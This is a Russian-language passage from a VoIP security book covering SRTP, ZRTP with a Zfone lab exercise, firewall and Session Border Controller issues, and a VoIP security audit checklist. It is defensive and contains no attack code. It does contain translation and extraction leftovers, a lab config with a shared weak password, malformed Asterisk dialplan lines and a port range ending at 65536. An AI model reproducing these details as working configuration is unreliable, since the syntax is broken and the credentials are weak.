SRTP, аутентификация и защита целостности с HMAC-SHA1

В дополнение к AES, который обеспечивает шифрование payload, SRTP может обеспечивать целостность сообщения для заголовочной части пакета с помощью HMAC-SHA1. HMAC (keyed-Hash Message Authentication Code) - криптографическая хеш-функция, позволяющая одновременно проверять целостность данных и подлинность сообщения. HMAC часто используется с хеш-функцией SHA-1; такой вариант называется HMAC-SHA1. При этой технике HMAC-SHA1-хеш добавляется в конец пакета, чтобы обеспечить целостность между двумя VoIP endpoints. Добавление контроля целостности гарантирует, что VoIP-пакеты не будут уязвимы к replay-атаке, которая все еще может происходить даже при AES-шифровании медиапотока.

На рисунке 9-2 показана структура RTP-пакета, использующего SRTP для аутентификации и шифрования.

tication and encryption.




Рисунок 9-2: Пример SRTP-пакета.

Следующие шаги дают пример того, как SRTP может использоваться между двумя endpoints. В этом примере endpoints Sonia и Kusum хотят общаться через SRTP, используя шифрование для payload и аутентификацию для заголовка RTP-пакета.

1. Sonia запрашивает сеансовые ключи у посреднического устройства, например Asterisk, Cisco CallManager или Avaya Call Center/Server.
2. Посредническое устройство, у которого есть master key, открывает по два сеанса с Sonia и Kusum. Эти два сеанса соответствуют двум направлениям медиапотока.
3. На этапе согласования ключей master key передается в заголовке протокола установления сеанса, например SIP или H.323. Затем фактические сеансовые ключи генерируются на клиентах с помощью AES. Получив master key, Sonia и Kusum создают свои сеансовые ключи для коммуникации.
4. После того как Sonia и Kusum создали сеансовые ключи, может начаться SRTP-коммуникация.

В зависимости от реализации VoIP-сети есть несколько способов внедрить SRTP между VoIP-устройствами. Ниже приведены URL для некоторых популярных платформ:

- шаги внедрения Asterisk SRTP: <http://www.voip-info.org/wiki/view/Asterisk+SRTP>
- шаги внедрения Cisco SRTP: http://www.cisco.com/en/US/products/sw/voicesw/ps556/products_administration_guide_chapter09186a00803fe693.html#wp1033627
- шаги внедрения Avaya SRTP: <http://www.avaya.com/master-usa/en-us/resource/assets/applicationnotes/srtp-iptrunk.pdf>
- libSRTP, библиотека SRTP с открытым исходным кодом: <http://srtp.sourceforge.net/srtp.html>

Метод распределения ключей SRTP

Один крупный подвод SRTP возникает, если процесс обмена ключами происходит открытым текстом. Это возможно, если VoIP-инфраструктура использует SIP или H.323 без TLS-туннеля. В таком случае master key SRTP можно захватить из SIP- или H.323-пакетов, передаваемых открытым текстом, и атакующий сможет расшифровать любые зашифрованные SRTP-пакеты, захваченные в сети. Если SRTP используется в целях безопасности, убедитесь, что вместе с SIP или H.323 применяется TLS; иначе преимущество безопасности SRTP уменьшается.

ZRTP и Zfone

ZRTP, расширение RTP, применяет согласование ключей Diffie-Hellman (DH) к существующим SRTP-пакетам, предоставляя службы управления ключами во время процесса установления VoIP-звонка между двумя endpoints. Он держится далеко от сеансового уровня, такого как SIP и H.323, и сосредоточен исключительно на SRTP. ZRTP создает общий секрет, который используется для генерации ключей и salt для SRTP-сеансов. Одно из приятных свойств протокола заключается в том, что он не требует заранее разделенных секретов или наличия Public Key Infrastructure (PKI).

ZRTP похож на PGP (Pretty Good Privacy), поскольку пытается гарантировать, что man-in-the-middle-атаки не происходят между двумя endpoints. Для решения этих вопросов он использует Short Authentication String (SAS), то есть хеш-значение DH-ключей. SAS-хеш передается обоим VoIP endpoints с помощью ZRTP. Каждый endpoint проверяет значение SAS, чтобы убедиться, что хеши совпадают и что вмешательства не было.

Реализация ZRTP есть в Zfone, VoIP-клиенте, который использует ZRTP для защищенной медиакommunikации. Zfone можно использовать с любым протоколом установления сеанса, таким как SIP или H.323, если на медиуровне используется RTP. Кроме того, Zfone можно использовать с любым существующим программным VoIP-клиентом, который не применяет шифрование медиа. В некоторых случаях Zfone может быть уже встроен в VoIP-клиент, хотя автор пока не видел интегрированных реализаций. Чтобы шифровать VoIP-коммуникацию с использованием RTP, Zfone наблюдает за стеком протоколов в операционной системе и перехватывает всю VoIP-коммуникацию. После перехвата VoIP-коммуникации Zfone шифрует ее до того, как она продвинется дальше в ОС.

Например, если клиент без SRTP или ZRTP совершает VoIP-звонок, Zfone обнаруживает начало звонка, наблюдая за сетевой коммуникацией к машине и от нее. Затем он инициирует согласование ключей между локальным и удаленным клиентом. После завершения согласования ключей Zfone шифрует все RTP-пакеты, проходящие по сети между источником и получателем. Zfone должен быть установлен на обеих сторонах: у отправителя и у получателя.

Выполните следующее упражнение, чтобы использовать Zfone между двумя VoIP-клиентами, которые не поддерживают шифрование медиа изначально. Вам понадобятся: VoIP-софтфон X-Lite с <http://www.counterpath.com/index.php?menu=Products&smenu=xlite>, Zfone с <http://www.zfoneproject.com/> и локально администрируемый сервер Asterisk.

1. Войдите на сервер Asterisk.
2. Перейдите в каталог Asterisk следующей командой: `cd /etc/asterisk`.
3. Откройте файл `sip.conf` в `/etc/asterisk` и добавьте следующие элементы в конец файла:

```
[Sonia]
type=friend
username=Sonia
host=dynamic
secret=123voiptest
context=test
```

```
[Raina]
type=friend
username=Raina
host=dynamic
secret=123voiptest
context=test
```

4. Откройте файл `extensions.conf` в `/etc/asterisk` и добавьте следующие элементы в realm `[test]`:

```
[test]
exten => 100,Dial,(SIP/Sonia)
exten => 101,Dial,(SIP/Raina)
```

5. Установите X-Lite на два ПК. Чтобы направить VoIP-софтфон на ваш сервер Asterisk, настройте X-Lite следующим образом:

- Выберите раскрывающийся список со стрелкой вниз.
- Перейдите в SIP Account Settings.
- Выберите Properties.
- Выберите вкладку Account и введите следующее:

```
Username: Username (Sonia or Raina)
Password: 123voiptest
Domain: IP address of Asterisk Server
```

- Выберите OK и Close.

6. Загрузите Zfone с <http://www.zfoneproject.com/>, установите и включите его на обоих ПК.

7. После настройки X-Lite и включения Zfone используйте один ПК, чтобы позвонить другому X-Lite-клиенту на extension 100.

8. После того как X-Lite совершит звонок, Zfone перехватит коммуникацию и зашифрует медиа с помощью ZRTP. Если звонок защищен, Zfone покажет Secure зеленым цветом, как на рисунке 9-3. Если звонок не защищен, Zfone покажет Not Secure красным цветом, как на рисунке 9-4.



Figure 9-3: Zfone Secure usage with X-Lite soft phone

Рисунок 9-3: Использование Zfone Secure с софтбоном X-Lite.



*9-4: Zfone Not Secure
with X-Lite soft phone*

Рисунок 9-4: Использование Zfone Not Secure с софтбоном X-Lite.

Firewalls и Session Border Controllers

Мягко говоря, firewalls и VoIP-сети - не лучшие друзья. Их отношения начались плохо, когда VoIP попросил Firewall пропускать все UDP-порты выше 1024, будто это обычная просьба. Firewall глубоко обиделся, и с тех пор они разговаривают нечасто.

Проблема VoIP и firewall

Хотя недавние изменения в VoIP-устройствах уменьшили количество необходимых портов, многие VoIP-сети все еще используют много сетевых портов, причем многие из них не статические. Например, следующий список показывает возможные порты, которые могут использоваться в VoIP-сети:

```
SIP
TCP/UDP 5060
TCP/UDP 5061

IAX
TCP/UDP 4569

RTP
UDP 1024-65535 (audio/video)
UDP 1024-65535 (control)

H.323
TCP/UDP 1718 (Discovery)
TCP/UDP 1719 (RAS)
TCP/UDP 1720 (H.323 setup)
TCP/UDP 1731 (Audio Control)
TCP/UDP 1024-65536 (H.245)
```

На первый взгляд список не выглядит слишком плохим, но при использовании динамических портов с RTP он становится довольно большим. Поскольку и SIP, и H.323 используют RTP для передачи медиа, оба основных протокола установления сеанса создают нагрузку для firewalls. Так как RTP по умолчанию использует динамический набор портов, firewall трудно точно определить конкретный порт или порты, которые нужно открыть. Еще одна проблема, помимо открытия большого количества портов через firewall, - Network Address Translation (NAT). NATed endpoints, пытающиеся связаться с внешними сущностями, могут испытывать проблемы, потому что RTP-порты используют UDP с реальными значениями источника и назначения внутри payload. Это ограничивает способность стандартного firewall увидеть правильный endpoint. Такое поведение позволяет устанавливать VoIP-сеансы с помощью SIP или H.323, но RTP с трудом находит пункт назначения. На рисунке 9-5 показан пример этих проблем.

Figure 9-5 shows an example of these issues.




Рисунок 9-5: Динамические RTP-порты и firewalls.

Решение

Многие решения уже устраняют проблемы динамических портов и NAT, включая использование статических портов для RTP-медиа, VoIP-aware firewalls и применение Session Border Controllers и gatekeepers.

Большинство поставщиков VoIP теперь поддерживают использование статических медиапортов для коммуникации. Например, RTP-медиапоток между двумя сущностями можно ограничить одним или двумя портами, резко сократив количество портов, открываемых в firewall для RTP-потоков. Это позволяет VoIP endpoints совершать исходящие звонки с SIP или H.323 и позволяет открыть медиапорты на firewall. Хотя отраслевого стандарта для статических медиапортов нет, многие организации и поставщики выбирают один или два статических порта в соответствии со своим конкретным развертыванием.

Еще один способ сделать организации более довольными VoIP - использование Session Border Controllers (SBC). SBC - это устройства, применяемые для управления сигнализацией (SIP и H.323) и медиакоммуникацией (RTP) между endpoints с функциями NAT. Обычно такие устройства размещаются вне firewall, в DMZ или внешней сети, чтобы они могли устанавливать, поддерживать и завершать звонки от имени endpoints. SBC обычно взаимодействуют с gatekeeper (H.323) или Proxy server (SIP), находящимся за firewall во внутренней сети. В большинстве случаев создается правило firewall, разрешающее общение только между этими двумя сущностями и ничем больше. Поэтому в firewall создается только одно правило, а все endpoints обращаются к внутреннему H.323 gatekeeper или SIP Proxy server. Внутреннему H.323 gatekeeper или SIP Proxy server разрешено обращаться к SBC, который выходит наружу и устанавливает соединение с удаленным endpoint от имени пользователя. Аналогично обратная коммуникация проходит через внешний SBC, которому затем разрешено обращаться только к внутреннему H.323 gatekeeper или SIP Proxy server. Внутренний H.323 gatekeeper или SIP Proxy server затем передает пакеты правильному endpoint. На рисунке 9-6 показан пример такой архитектуры.




Рисунок 9-6: SBC с инфраструктурой VoIP.

Итоги

Защита VoIP-сетей - задача непростая, но важная. Хотя процесс может быть громоздким, внедрение SIPS, SRTP или ZRTP может резко уменьшить поверхность атаки в VoIP-сети. Возможность обеспечить шифрование как на сеансовом, так и на медиуровне помогает гарантировать, что пользователи получают такой же уровень безопасности, как при использовании традиционных телефонных систем, а возможно и более высокий. Кроме того, чувствительная аудиокоммуникация, от внутренних звонков о биржевой информации до вопросов приватности персональных данных, может требовать такой же защиты, как и любые другие сущности в сети, например файлы и папки, содержащие тот же тип информации. Наконец, софтфоны, использующие SRTP, могут применять новые технологии вроде Zfone, предоставляя пользователям дополнительную защиту на софтфонах, которые могут не поддерживать ее изначально.

TLS является базовым требованием для веб-коммуникации; однако за ним стоит более чем десятилетняя инфраструктура. Например, дерево корневых цепочек, встроенное в Internet Explorer и Firefox, сильно упрощает построение публичной сети с использованием TLS. К сожалению, аппаратные телефоны не имеют такой же роскоши. Кроме того, SRTP и ZRTP решают многие проблемы, но недостаток поддержки и совместимости между поставщиками все еще мешает им стать простым plug-and-play-развертыванием. Также firewalls, которые обычно помогают с сетевыми протоколами, фактически добавляют проблему, поскольку их поддержка VoIP-протоколов в лучшем случае ограничена.

Трудный путь к защите VoIP нужно пройти до конца. Любая организация, готовая принять эти риски, с тем же успехом могла бы поделиться паролями голосовой почты со всеми сотрудниками компании. Впрочем, пароль голосовой почты, вероятно, ничто по сравнению с номерами кредитных карт, персональной медицинской информацией или номерами социального страхования, которые постоянно передаются в голосовых звонках.

Защищенные проекты, использование шифрования на сеансовом и медиуровне, а также защита целостности должны стать обязательными элементами VoIP, если он не хочет быть самым слабым звеном в IT-сети. Кроме того, целостность и конфиденциальность традиционно предполагались в голосовой связи, и они должны иметь такой же статус в VoIP-устройствах.

Глава 10. Аудит VoIP по лучшим практикам безопасности

Аудит VoIP-сетей - важный шаг в их защите. В большинстве VoIP-сетей есть много движущихся частей, которые могут отрицательно влиять на безопасность. Например, использование надежной защиты сеансового уровня может быть сведено на нет слабой защитой медиатрафика. Кроме того, зашифрованная передача медиаданных может потерять смысл, если протоколы установления сеанса передают ключ шифрования открытым текстом. Каждый аспект VoIP, включая сеть, устройства, программное обеспечение и протоколы, следует анализировать с точки зрения безопасности. Слабая настройка безопасности в одном компоненте может повлиять на сильную защиту других компонентов. Поэтому аудит VoIP-сетей, выявление пробелов в безопасности и последующее внедрение решений, снижающих обнаруженный риск, часто являются лучшим подходом.

Аудит VoIP-сетей на предмет безопасности - хороший первый шаг к пониманию риска для сетевой инфраструктуры и ее компонентов. Если пробелы в конкретной сети не выявлены, устранение проблем, отслеживание прогресса и движение к надежной модели защиты голосовой связи будут очень затруднены. В этой главе основное внимание уделяется аудиту VoIP-сетей на предмет правильных настроек и средств контроля безопасности. Кроме того, будут рассмотрены лучшие практики защиты VoIP-сущностей.

Программа аудита безопасности VoIP

Программа аудита безопасности VoIP (VoIP Security Audit Program, VSAP) версии 1.0 - это методика, созданная автором как начало процесса разработки понятного стандарта измерения безопасности VoIP, чтобы организации могли оценивать, насколько надежны их VoIP-сети. Кроме того, стандарт создает базовую линию для измерения VoIP. Автор будет продолжать обновлять VSAP и после публикации книги. Интерактивную версию VSAP можно загрузить с <http://www.isecpartners.com/tools.html>. После того как пользователь ответит на вопросы в интерактивной версии VSAP, программа покажет результаты с общей оценкой риска для VoIP-сети.

VSAP организована как типичная программа аудита: в формате вопросов и ответов с разными уровнями оценки, включая «удовлетворительно», «неудовлетворительно» и «смешанно». В следующей таблице показано содержание VSAP.

Таблица 10-1: Программа аудита VoIP.

Тема аудита	Вопросы аудита	Результаты аудита
Аутентификация SIP	Для защиты сеансового уровня при использовании SIP следует применять SIPS, то есть SIP, завернутый в TLS-туннель. Как используется аутентификация при установлении сеанса в SIP?	Удовлетворительно: SIP с SSL/TLS. Неудовлетворительно: стандартная digest-аутентификация SIP.
Регистрация SIP	SIP User Agent должен аутентифицировать запросы REGISTER и INVITE. Аутентифицируются ли запросы SIP REGISTER и INVITE?	Удовлетворительно: запросы SIP REGISTER и INVITE аутентифицируются. Неудовлетворительно: запросы SIP REGISTER и INVITE не аутентифицируются.
Аутентификация H.225	Для защиты сеансового уровня при использовании H.323 следует применять H.225, завернутый в TLS-туннель. Как используется аутентификация при установлении сеанса в H.323?	Удовлетворительно: H.323 с SSL/TLS. Неудовлетворительно: стандартная аутентификация H.323 с MD5-хешем временной метки и пароля.
Время MD5-аутентификации H.225	Чтобы ограничить replay-атаки, при MD5-аутентификации H.225 следует использовать малые пороги NTP. Установлены ли временные метки серверов NTP, используемые с аутентификацией H.225, на 15 минут или меньше?	Удовлетворительно: временные метки установлены на 15 минут или меньше. Неудовлетворительно: временные метки установлены на 15 минут или больше.
Аутентификация IAX	Для защиты сеансового уровня при использовании IAX следует применять IAX, завернутый в TLS-туннель. Как используется аутентификация при установлении сеанса в IAX?	Удовлетворительно: IAX с SSL/TLS. Неудовлетворительно: стандартная аутентификация IAX с MD5-хешем пароля.
Одновременные сеансы SIP/IAX/H.323	Не допускайте одновременные сеансы с одним именем пользователя и паролем: один сеанс на одну учетную запись. Разрешено ли одному имени пользователя и паролю проходить аутентификацию несколько раз с разных endpoints или User Agents?	Удовлетворительно: одно имя пользователя и пароль ограничены только одной успешной аутентификацией. Неудовлетворительно: одно имя пользователя и пароль могут быть аутентифицированы много раз.
Отмена регистрации на сеансовом уровне	Сеансовые протоколы, такие как SIP, H.323 и IAX, должны требовать аутентификацию для снятия endpoint или User Agent с регистрации. Требуется ли аутентификация для снятия клиентов SIP/H.323/IAX с регистрации?	Удовлетворительно: для снятия endpoint или User Agent с регистрации требуется аутентификация. Неудовлетворительно: аутентификация не требуется; простой пакет UNREGISTER из сети отключает клиентов.
LDAP over SSL	Если endpoints H.323 или SIP User Agents используют LDAP-хранилище для аутентификации, убедитесь, что включен LDAP over SSL для защиты учетных данных. Используется ли LDAP over SSL для endpoints или User Agents, которые аутентифицируются в LDAP-хранилище?	Удовлетворительно: LDAP over SSL используется для VoIP endpoints или User Agents, работающих с LDAP-хранилищами. Неудовлетворительно: LDAP over SSL не используется для VoIP endpoints или User Agents, работающих с LDAP-хранилищами.
Шифрование медиа	Голосовую связь следует шифровать, если она содержит частную, чувствительную или конфиденциальную информацию. Голосовая связь должна обеспечивать достаточный уровень приватности. Зашифрован ли медиуровень?	Удовлетворительно: SRTP, AES или IPSec-туннель используются для всей медиакommunikации. Неудовлетворительно: на медиуровне шифрование не используется.

Тема аудита	Вопросы аудита	Результаты аудита
Обмен ключами SRTP	При использовании SRTP обмен ключами не должен проходить по сети открытым текстом. Поэтому при включенном SRTP всегда следует использовать TLS с SIP или H.323, иначе любая защита SRTP будет сведена на нет. При использовании SRTP применяется ли также TLS с протоколом установления сеанса, например SIP или H.323, чтобы гарантировать, что обмен ключами не проходит по сети открытым текстом?	Удовлетворительно: TLS используется с SIP/H.323 в сочетании с SRTP. Неудовлетворительно: TLS не реализован для SIP/H.323 в сочетании с SRTP.
Энтропия RTP	RTP-пакеты должны содержать достаточный уровень энтропии, чтобы помогать предотвращать атаки внедрения RTP. Убедитесь, что все 64 бита SSRC, sequence number и timestamp используют случайные, а не последовательные значения. Как реализована энтропия RTP?	Удовлетворительно: медиасеанс RTP использует действительно случайные значения, не позволяя атакующим легко угадывать их. Неудовлетворительно: timestamp начинается с 0 и увеличивается на длину содержимого кодека (160), sequence начинается с 0 и увеличивается на 1, а SSRC является функцией времени.
Медиакоммуникация IAX	Голосовую связь следует шифровать, если она содержит частную, чувствительную или конфиденциальную информацию. Голосовая связь должна обеспечивать достаточный уровень приватности. Зашифрован ли медиуровень?	Удовлетворительно: SRTP, AES или IPSec-туннель используются для всей медиакоммуникации. Неудовлетворительно: на медиуровне шифрование не используется.
Алиасы E.164	Алиасы E.164 должны быть уникальными, трудными для подделки и трудными для перечисления. Используются ли стандартные алиасы E.164?	Удовлетворительно: включены уникальные и настроенные алиасы E.164. Неудовлетворительно: алиасы E.164 не изменялись.
Обработка дублирующихся алиасов E.164	Политику конфликта регистрации gatekeeper следует установить в Reject, что не позволит поддельным алиасам E.164 перезаписывать легитимные endpoints. Следует отметить, что при этой настройке атакующий может выполнить атаку отказа в обслуживании на легитимный endpoint, зарегистрироваться на gatekeeper и не дать легитимному endpoint зарегистрироваться после возвращения в сеть из-за политики Reject. Перед установкой этой политики убедитесь, что DoS-атаки на endpoints смягчены. Как настроена политика отклонения регистрации?	Удовлетворительно: registration reject. Неудовлетворительно: overwrite.
Аутентификация/авторизация	Скомпрометированный алиас E.164 должен быть бесполезен без соответствующей аутентификационной информации. Привязаны ли алиасы E.164 к одному имени пользователя и паролю?	Удовлетворительно: заданные имя пользователя и пароль можно использовать только с одним конкретным алиасом E.164. Неудовлетворительно: алиас E.164 и аутентификация H.323 не связаны между собой; заданные имя пользователя и пароль можно использовать с любым авторизованным алиасом E.164.

Тема аудита	Вопросы аудита	Результаты аудита
Ошибки дубликатов E.164	Для дублирующихся алиасов E.164 следует использовать нечеткие сообщения об ошибках. При попытке зарегистрировать endpoint H.323 с дублирующимся алиасом отправляется ли пользователю по сети ошибка duplicateAlias(4) или более общее сообщение, например securityDenial?	Удовлетворительно: по сети отправляется общее сообщение об ошибке (securityDenial), когда два endpoints регистрируются с одним и тем же алиасом. Неудовлетворительно: duplicateAlias(4) все еще используется, когда два endpoints пытаются зарегистрироваться с одним и тем же алиасом.
802.1x	В VoIP-сетях следует использовать устройства, совместимые с 802.1x, включая endpoints и User Agents. Поддерживается ли 802.1x в VoIP-сетях?	Удовлетворительно: 802.1x строго используется в VoIP-подсетях и VLAN. Неудовлетворительно: 802.1x не используется в VoIP-подсетях и VLAN.
Использование VLAN	VLAN полезны для сегментации, но не должны использоваться как средство контроля безопасности, потому что атакующий может просто отключить аппаратный VoIP-телефон от ближайшей Ethernet-розетки и подключить к VoIP-сети свой ПК. 802.1x можно использовать, чтобы не допускать подключения неавторизованных систем к VoIP VLAN. Использует ли VoIP VLAN 802.1x?	Удовлетворительно: VoIP VLAN использует 802.1x. Неудовлетворительно: VoIP VLAN не использует 802.1x.
Мониторинг ARP	Включите мониторинг ARP во всех сетях видеоконференций, чтобы обнаруживать атаки ARP pollution/poisoning. Выполняется ли мониторинг ARP в VoIP-подсетях/VLAN?	Удовлетворительно: мониторинг ARP выполняется во всех VoIP-подсетях/LAN, особенно для выявления атак "человек посередине". Неудовлетворительно: процессы мониторинга ARP сейчас не используются.
Сегментация сети	Хотя это не является самостоятельным средством контроля безопасности, VoIP-сети следует отделять от сетей передачи данных. Находятся ли VoIP-сети в тех же VLAN/подсетях, что и сети передачи данных?	Удовлетворительно: VoIP-сети находятся в собственных VLAN. Неудовлетворительно: VoIP-сети используют ту же сеть, что и сеть передачи данных.
In-band/out-of-band-управление	Методы управления VoIP-устройствами должны быть out-of-band и выполняться из защищенной и доверенной сети управления. VoIP-устройства не следует администрировать через in-band-подключения данных. Управляются ли VoIP-устройства out-of-band через изолированную сеть управления?	Удовлетворительно: out-of-band-управление устройствами через сеть управления или зашифрованное in-band-управление устройствами через сеть управления. Неудовлетворительно: out-of-band-управление через открытую внутреннюю сеть или управление устройствами открытым текстом через in-band-сети.
Фильтрация управления VoIP	Управление VoIP-устройствами должно быть ограничено авторизованными машинами с использованием фильтров IP-адресов и имен хостов. Настроены ли на VoIP-устройствах фильтры доступа, ограничивающие доступ только узлами управления и авторизованными узлами через фильтры IP-адресов или имен хостов?	Удовлетворительно: фильтры доступа используются. Неудовлетворительно: фильтры доступа не используются.
Протоколы управления VoIP	Аутентификация по паролю для целей управления должна использовать зашифрованные протоколы. Какие протоколы используются для управления и администрирования?	Удовлетворительно: SSH, SSL (HTTPS) и/или SNMPv3. Неудовлетворительно: telnet, HTTP и/или SNMPv1.

Тема аудита	Вопросы аудита	Результаты аудита
SNMP	Использование SNMPv1 настоятельно не рекомендуется. Если это бизнес-требование, используйте трудноугадываемые community strings и ограничивайте доступ через firewall или списки контроля доступа на маршрутизаторе. Используется ли SNMPv3 или SNMPv1 через защищенную сеть?	Удовлетворительно: используется SNMPv3 или SNMPv1 используется в изолированной сети управления. Неудовлетворительно: SNMPv1 используется через внутреннюю сеть.
Timestamp/date	Информация о дате и временной метке должна быть актуальной, чтобы обеспечить целостность всех журналов. Корректны ли дата и время на всех VoIP-сушностях?	Удовлетворительно: дата и время корректны. Неудовлетворительно: дата и время некорректны.
Журналирование	Все VoIP-устройства должны записывать важную активность в программное обеспечение управления. Журналы следует регулярно просматривать. Сохраняются ли critical, informational и severe-журналы?	Удовлетворительно: журналы сохраняются и регулярно просматриваются. Неудовлетворительно: журналы не сохраняются или не просматриваются регулярно.
PIN аппаратных телефонов	PIN для аппаратных телефонов должны быть уникальными и состоять более чем из четырех символов. Все ли аппаратные VoIP-телефоны содержат уникальные значения PIN длиной от четырех до восьми символов?	Удовлетворительно: используются сильные PIN длиннее четырех символов. Неудовлетворительно: используются короткие PIN, обычно последние четыре цифры телефонного extension пользователя.
Процесс загрузки аппаратных телефонов	Аппаратные телефоны должны использовать HTTPS для получения загрузочных файлов по сети. Какие протоколы используются для передачи загрузочных образов из сети на аппаратные VoIP-телефоны?	Удовлетворительно: для передачи загрузочных файлов используется HTTPS. Неудовлетворительно: для передачи загрузочных файлов используется TFTP или HTTP.
Toll fraud и злоупотребления	На VoIP-устройствах включайте серверные средства контроля, которые помогают предотвращать злоупотребление телефонной системой. Например, создавайте явные разрешения на то, кто может совершать исходящие звонки, присоединяться к конференциям и совершать международные исходящие звонки. Включены ли серверные средства контроля для всех VoIP endpoints и User Agents?	Удовлетворительно: серверные средства контроля для VoIP endpoints и User Agents настроены так, чтобы ограничивать или контролировать toll fraud и злоупотребления. Неудовлетворительно: серверные средства контроля не используются.
AutoDiscovery	Gatekeepers, Border Controllers и endpoints должны иметь статически заданные IP-адреса. Отключены ли все значения AutoDiscovery, поскольку злоумышленник может обновить информацию gatekeeper?	Удовлетворительно: у всех внешних gatekeepers AutoDiscovery отключен. Неудовлетворительно: у внешних gatekeepers AutoDiscovery включен.
SSL-сертификаты	Устройства, использующие SSL для аутентификации или медиакommunikации, должны использовать надежные SSL-сертификаты. Какие типы SSL/TLS-сертификатов используются?	Удовлетворительно: только не самоподписанные SSLv3/TLSv1 с сильными наборами шифров. Неудовлетворительно: самоподписанные SSL-сертификаты с SSLv2 или ниже и низкими, средними или высокими наборами шифров.

Тема аудита	Вопросы аудита	Результаты аудита
Проверка SSL-сертификатов	Некорректные, несовпадающие по CName, просроченные или примерные SSL-сертификаты, передаваемые к VoIP-устройствам и от них, автоматически отключаются. Как ведут себя VoIP-устройства, когда при сеансовом или медиасоединении обнаружен некорректный, несовпадающий, просроченный или самоподписанный SSL-сертификат?	Удовлетворительно: соединение немедленно разрывается. Неудовлетворительно: пользователю предлагается принять решение по своему усмотрению.
DHCP/DNS-серверы	Вспомогательные инфраструктурные службы VoIP, такие как DHCP и DNS, должны использовать выделенные ресурсы, которые не разделяются с пользовательскими сетями и сетями данных. Используются ли выделенные DNS- и DHCP-серверы для VoIP-сетей?	Удовлетворительно: VoIP-сети содержат выделенные DHCP- и DNS-серверы. Неудовлетворительно: VoIP-сети совместно используют DHCP/DNS с сетями данных и пользовательскими сетями.

Итоги

